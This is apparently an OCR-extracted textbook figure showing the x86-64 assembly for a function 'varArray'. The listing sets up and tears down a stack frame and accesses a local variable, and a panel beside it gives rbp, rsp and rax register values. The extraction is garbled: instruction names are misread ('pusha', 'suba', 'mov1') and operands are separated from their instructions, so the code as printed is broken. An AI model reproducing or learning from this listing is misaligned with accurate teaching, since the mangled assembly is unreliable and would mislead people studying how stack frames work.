
```
varArray:
   pusha
          %rbp
                           # Save main's %rbp
                           # Set up new %rbp
  movq
          %rsp, %rbp
          $16, %rsp
                           # Allocate some space
   suba
         -4(%rbp), %edx
                           # access temp2 (1)
   mov1
          %rbp, %rsp
                           # Deallocate stack space
   movq
                           # Restore main's %rbp
          %rbp
   popq
   ret
```

```
Processor

rbp 0000 0000 7fff f108

rsp 0000 0000 7fff f0f8

rax 0000 0000 0000 0000
```



Memory / RAM

